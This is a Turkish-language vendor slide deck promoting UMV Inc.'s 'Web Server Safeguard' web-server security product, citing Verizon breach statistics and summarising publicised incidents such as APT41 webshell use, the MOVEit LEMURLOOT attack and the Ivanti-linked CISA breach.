



Web Server Safeguard (WSS)

Gerçek zamanlı web sunucusu güvenliği



İçindekiler

01

Hakkımızda

02

**Web Korsanlığında
Trendler**

03

Problemler

04

**Web
Sunucusu
Koruması**

05

**Kullanım
Örnekleri**

06

SORU-CEVAP



umv



UMV Inc.

2008 yılında kuruldu

Seul, Güney Kore

Web Odaklı Çözümler

Gerçek zamanlı web sunucusu güvenliği

Önlem

Çalınan veriler, kesintiye uğrayan web hizmetleri, web sitesi tahrifatı, kalıcı saldırılar

Slogan

“Güvenlik zinciri ancak en zayıf halkası kadar güçlüdür”

Neden WSS?



<https://www.youtube.com/watch?v=W-UMh5ngbV4>

Web Korsanlığı Artışta

Verizon, 2022-2023 yılları arasında teyit edilen **güvenlik ihlallerinin** sayısında rekor düzeyde **İKİ KAT** artış olacağını analiz etti

2024 Verizon Veri İhlali İnceleme Raporu (DBIR)


Web Korsanlığı Artışta

Kuruluşların **%50'si** yılda **39'dan** fazla web uygulaması saldırısına maruz kalıyor

2023 Verizon Veri İhlali İnceleme Raporu (DBIR)


İhlallerden etkilenen varlıklar

2024 Verizon DBIR



İhlallerde en çok görülen varlık çeşitleri

2024 Verizon DBIR



Temel web uygulamaları saldırıları

2024 Verizon DBIR



Figure 40. Steps in Basic Web Application Attacks

Küresel APT41 Saldırıları

Geniş kapsamlı saldırılar

7 yılda 14 ülke : Fransa, Hindistan, İtalya, Japonya, Myanmar, Hollanda, Singapur, Güney Kore, Güney Afrika, İsviçre, Tayland, Türkiye, İngiltere ve ABD

Gizli Varlık

2023'ten bu yana kurban ağlarına sızıldı ve uzun süreli, yetkisiz erişim sağlandı, hassas veriler Microsoft OneDrive'a çıkarıldı

Web Kabuklarının Rolü

Tomcat Apache Manager sunucusunda kalıcılığı korumak için kullanılan ANTSWORD ve BLUEBEAM web kabukları

Sonuç

Saldırılar devam ediyor ve motivasyonlar hala belirsiz



Image Source: Bleeping Computer

MOVEit Transfer Güvenlik Açığı

CLOP SQL Saldırısı

27 Mayıs 2023 : ClOp fidye yazılımı grubu Progress Moveit Transfer Yazılımındaki sıfır gün SQL açığından yararlanmaya başladı

LEMURLOOT

Hassas verileri bazen sadece dakikalar içinde dışarı sızdırmak için kullanılan human2.aspx dosyası olarak gizlenmiş özel geliştirilmiş web kabuğu

Yıkım

Ekim 2024 itibariyle : toplam kurban sayısı **2.611**
85 milyon kişi etkilendi

Sonuç

Web kabukları ile derhal mücadele edilmeli



Image Source: Phoenix Security

Ivanti-bağlantılı CISA ihlali

Norveç Saldırıları

Nisan-Temmuz 2023: 12 Norveç devlet bakanlığı
gizli siber saldırılar tarafından tehlikeye atıldı

CISA İhlali

Şubat 2024 : Bilgisayar korsanları aynı Ivanti ürünü
açıkları üzerinden ABD Siber Güvenlik ve Altyapı
Güvenliği Ajansı'nı (CISA) ihlal etti

Neye Ulaştılar?

Kişisel bilgilere ve GPS verilerine erişimi vardı,
sistem yapılandırmasını değiştirebilirdi

Sonuç

Bazı ihlaller aylarca bildirilmiyor ve tespit
edilmiyor

Image Source: Cyber Scoop



Kuzey Koreli fidye yazılımı saldırılarıyla suçlanıyor

ABD Hastane Saldırıları

Mayıs 2021 : Kansas hastanesinin dosyalarını ve sunucularını şifrelemek için fidye yazılımı kullandı; ~**100.000 \$** gasp etti

NASA İhlali

Şubat 2022 : NASA'nın bilgisayar sistemine 3 aydan fazla bir süre erişim sağladı ve bu erişimi korudu; **17 GB veri çıkardı**

Daha Büyük Bir Planın Parçası

2017-2023 Kuzey Kore siber saldırıları, devletin nükleer silahlarını finanse etmek için ~**3 milyar ABD doları topladı**

Sonuç

